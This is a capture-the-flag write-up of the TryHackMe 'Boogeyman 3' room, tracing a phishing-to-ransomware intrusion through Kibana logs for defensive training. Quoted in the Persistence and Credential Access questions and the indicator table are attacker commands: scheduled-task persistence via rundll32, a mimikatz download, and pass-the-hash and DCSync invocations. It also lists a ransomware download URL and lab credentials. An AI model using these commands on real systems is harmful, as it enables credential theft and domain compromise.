Boogeyman 3 Write-Up
| Field | Details |
|---|---|
| Platform | TryHackMe thm |
| Challenge | Boogeyman 3 |
| Category | SIEM Investigation |
| Difficulty | Medium |
| Tools | Kibana (ELK) |
| Date | 2026-06-19 |
Executive Summary
An attacker compromised an employee via a phishing attack and then pivoted to the CEO with another phishing email containing a malicious document. This attachment was an HTML application .hta obfuscated as a financial report PDF (ProjectFinancialSummary_Q3.pdf). The CEO downloaded and executed this file, which then laterally transferred review.dat to the CEO’s computer at C:\Users\EVAN~1.HUT\AppData\Local\Temp\.
This new payload was stealthily executed with rundll32.exe to establish a persistence mechanism via a scheduled task that executed this review.dat file daily at 6:00 AM. This file also initiated a connection via HTTP to 165[.]232[.]170[.]151:80 for command and control (C2).
The attacker then leveraged a UAC bypass technique using a legitimate Windows binary (fodhelper.exe) to gain elevated privileges. Using this elevated privilege, the attacker downloaded an exploitation tool (mimikatz.exe).
Using mimikatz.exe, the attacker was able to gain credentials and conduct a Pass-the-Hash (PtH) attack against an itadmin user. Using these new credentials, the attacker then enumerated file shares and found a PowerShell script file, IT_Automation.ps1, that contained credentials for the user allan.smith.
With these new credentials, the attacker moved to the user allan.smith and again downloaded the mimikatz.exe exploitation tool. Using this tool, the attacker dumped credentials via another Pass-the-Hash attack, which exposed the credentials to the administrator account.
The attacker then moved to the administrator account and with its privileges, used mimikkatz.exe to perform a DCSync attack which exposed the credentials to the backupda account, a backup Domain Administrator account.
Finally, the attacker then downloaded ransomware (ransomboogey.exe) to the CEO’s computer in the location C:\Users\evan.hutchinson\ransomboogey.exe.
MITRE ATT&CK Mapping
| Tactic | Technique | ID |
|---|---|---|
| Initial Access | Phishing: Spearphishing Attachment | T1566.001 |
| Stealth | Masquerading: Masquerade File Type | T1036.008 |
| Lateral Movement | Lateral Tool Transfer | T1570 |
| Execution | Command and Scripting Interpreter: PowerShell | T1059.001 |
| Persistence | Scheduled Task/Job: Scheduled Task | T1053.005 |
| Stealth | System Binary Proxy Execution: Rundll32 | T1218.011 |
| Privilege Escalation | Abuse Elevation Control Mechanism: Bypass User Account Control | T1548.002 |
| Credential Access | OS Credential Dumping | T1003 |
| Lateral Movement | Use Alternate Authentication Material: Pass the Hash | T1550.002 |
| Discovery | Network Share Discovery | T1135 |
| Credential Access | OS Credential Dumping: DCSync | T1003.006 |
| Impact | Data Encrypted for Impact | T1486 |
Indicators of Compromise (IOCs)
| Type | Indicator | Description |
|---|---|---|
| File | ProjectFinancialSummary_Q3.pdf | Malicious payload |
| File | review.dat | Malicious payload 2 |
| Path | C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat | Payload 2 file path |
| Cmd | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force | Scheduled task creation |
| IP | 165[.]232[.]170[.]151:80 | C2 server |
| URL | hxxps://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip | Mimikatz program |
| File | mimikatz.exe | Exploitation tool |
| Cmd | .../mimikatz.exe sekurlsa::pth /user::itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe | Pass-the-Hash (PtH) |
| Cmd | "C: \Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::desync / domain:quicklogistics.org /user:backupda" exit | DCSync Attack |
| URL | hxxp://ff.sillytechninja.io/ransomboogey.exe | Payload 3 URL |
| File | ransomboogey.exe | Payload 3 |
Scenario
In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.
Without tripping any security defences of Quick Logistics LLC, the Boogeyman was able to compromise one of the employees and stayed in the dark, waiting for the right moment to continue the attack. Using this initial email access, the threat actors attempted to expand the impact by targeting the CEO, Evan Hutchinson.
The email appeared questionable, but Evan still opened the attachment despite the scepticism. After opening the attached document and seeing that nothing happened, Evan reported the phishing email to the security team.
Upon receiving the phishing email report, the security team investigated the workstation of the CEO. During this activity, the team discovered the email attachment in the downloads folder of the victim.
In addition, the security team also observed a file inside the ISO payload, as shown in the image below.
Lastly, it was presumed by the security team that the incident occurred between August 29 and August 30, 2023.
Given the initial findings, you are tasked to analyse and assess the impact of the compromise.
Investigation
Execution
Q1: What is the PID of the process that executed the initial stage 1 payload?
-
I’ll start by adding
user.name,process.command_line, andprocess.pidfields as columns -
Then I’ll search for the file name:
*ProjectFinancialSummary_Q3.pdf- 1 result returns

- Here we see that the app
mshta.exewas used to execute the malicious document which is actually an.htafile .htastands for HTML application, which makes this file already suspicious- We can also see the process id for this action
Answer:
6392
Lateral Movement
Q2: The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?
-
Now that I have a PID, I’ll search for this PID to see what other events it generated:
process.pid : 6392- Didn’t find anything useful
-
Let’s search for child process:

process.parent.pid : 6392- Here we see a file was copied as
review.dat
- Here we see a file was copied as

Answer:
C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
Q3: The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?
- In the same results output, we see the
review.datfile was executed withrundll32.exe- Executing code with
runddl32is stealth technique used to try to avoid alerting by security tools (T1218.011)
- Executing code with
Answer:
C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Persistence
Q4: The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?
- In the same output, we see a scheduled task was created
- analyzing the command, we see its to execute the
review.datfile that was just copied
- analyzing the command, we see its to execute the
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force
Answer:
review
Command and Control (C2)
Q5: The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection? (format: IP:port)
-
According to the cyber kill chain, after infiltrating a host, an attacker’s next steps are to establish command and control or some sort of persistence mechanism
- the scheduled task is probably this action
- let’s do some more investigating on this
-
The
C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServerprocess from theprocess.parent.pid : 6392query shows that it has a PID of3832- let’s search this process to see if we can find any network related logs
- Syslog event code 3 is related to network connects, I’ll look out for this
-
Search for
process.pid : 3832- I didn’t get any other events here
- I’ll try to see what child processes there are
-
Search
process.parent.pid : 3832- There’s another process for
review.datwith a PID of 4672, let’s search for that now
- There’s another process for
-
Search

process.pid : 4672and addevent.code,destination.ip, anddestination.portso it’s easier to look at events- 14,000+ results returned
- They’re also network connections with Sysmon event code 3
- Looks like we found the C2 communications
Answer:
165.232.170.151:80
Privilege Escalation
Q6: The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?

- Now I’ll search for child processes of the C2 process:
process.parent.pid : 4672- I’ll filter out
event.code : 3to reduce the noise - Here I see some initial discover commands being run to see users and groups

- This is followed by running an executable called
fodhelper.exe - I’m not familiar with this so I’ll run a quick Google search
- The results say that this is a legit Windows process but has a UAC bypass vulnerability
- This is the answer
fodhelper.exeis a file download helper- this UAC bypass allows an attacker to download files with higher privilege
- There’s also another suspicious encoded command executed afterwards
- I’ll filter out
Answer:
fodhelper.exe
Credential Access
Q7: Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?
-
I started by exploring the process tree of these events
- I found some interesting commands, but nothing related to github
- In this case, I’ll search for github directly
-
Search
*github*- Here I found mimikatz downloaded

- Full command:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
Answer:
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
Q8: After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair? (format: username:hash)
- I’ll follow the mimikatz event trail by search for the saved output file
mimi.zip- I can see that it was unzipped here

- Searching for
mimiI find a lot of executions of themimikatz.exebinary- I’ll refine my search to
mimikatz.exe - Looking through the results I see that the attacker dumped a couple of credentials including
itadminwith the accompanying NTLM hash
- I’ll refine my search to

.../mimikatz.exe sekurlsa::pth /user::itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe- this is alternate authentication attack performing a Pass-the-Hash attack
- specifies the domain and NTLM hash
- MITRE T1550.002
Answer:
itadmin:F84769D250EB95EB2D7D8B4A1C5613F2
Discovery
Q9: Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?
- I’ll search for the PPID of the credential dump to see what other events I can find:
process.parent.pid : 6160- In the results I can see a remote file system was searched on host
WKSTN-1327
- In the results I can see a remote file system was searched on host

Answer:
IT_Automation.ps1
Lateral Movement
Q10: After getting the contents of the remote file, the attacker used the new credentials to move laterally. What is the new set of credentials discovered by the attacker? (format: username:password)
- In the same output we see the lateral movement event

Answer:
QUICKLOGISTICS\allan.smith:Tr!ckyP@ssw0rd987
Q11: What is the hostname of the attacker’s lab machine for its lateral movement attempt?
- The attacker pivoted to
allan.smithso I’ll search foruser.name : allan.smithand look for the relatedhost.name

Answer:
WKSTN-1327
Q12: Using the malicious command executed by the attacker from the first machine to move laterally, what is the parent process name of the malicious command executed on the second compromised machine?
- In the same results, I’ll look for the first command run on this new host
- the attacker ran
whoamiwith the parent process name ofwsmprovhost.exe
- the attacker ran

Answer:
wsmprovhost.exe
Credential Dump
Q13: The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials? (format: username:hash)
- Following the chain of events, we see another credential dump

Answer:
administrator:00f80f2538dcb54e7adc715c0e7091ec
Q14: After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?
- After exploring the process for a while and not finding anything I decided to search
mimikatz.exeagain- here I found another user whose credentials were dumped from the Administrator account
According to MITRE T1003.006:
Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller’s application programming interface (API) to simulate the replication process from a remote domain controller using a technique called DCSync.

Answer:
backupda
Impact – Actions on Objective
Q15: After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?
- I explored additional related processes by searching the for PPID of this event:
process.parent.pid : 4008- Here I found the
ransomboogey.exefile downloaded
- Here I found the

Answer:
http://ff.sillytechninja.io/ransomboogey.exe
Detection
- Monitor code execution from
TempdirectoryC:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
- Detections for the malicious files used (e.g.,
mimikatz.exe) - Network connection detection for IPs and domains
- e.g., C2 server
165[.]232[.]170[.]151:80, malicious domainsillytechninja[.]io
- e.g., C2 server
Tools Used
- Kibana (ELK)
Lessons Learned
This was a really great investigation into tracking an APT (at a basic level) in Elastic. I noticed that I still need to work on my investigation skills, as in how to move from one event to another and build a sequential picture of attack. Upon revisiting and updating this writeup, I noticed I missed a good amount events and actions from an attack chain perspective, focusing mostly on just targeting the questions. This was a good realization, because now I’m approaching these CTFs with a truly investigative perspective that tries to understand better the stages of attack, methods, and MITRE ATT&CK IDs that go with it. This new approach has significantly improved my analysis and understanding. As for more on this room specifically, I really enjoyed the more robust nature of the attack, with multiple stages that demonstrate the utility of the Unified Kill Chain model (over the older Cyber Kill Chain model). I also got some new exposure to seeing actual attacks in logs such as UAC Bypass (fodhelper.exe), Pass-the-Hash, and DCSync.
Main takeaways for future CTFs:
- I should try to better understand the context of each event that I find by researching what a process or command is/does
- this will help me to better navigate events
- My initial attempt relied a bit too much on broad keyword and PID searching, and a deeper understanding of each event will allow me to develop better hypothesis driven searches/queries
- I will note, however, that I did find it hard to trace some of these events, as they lead to many dead ends. This may be due to simply not having the full data available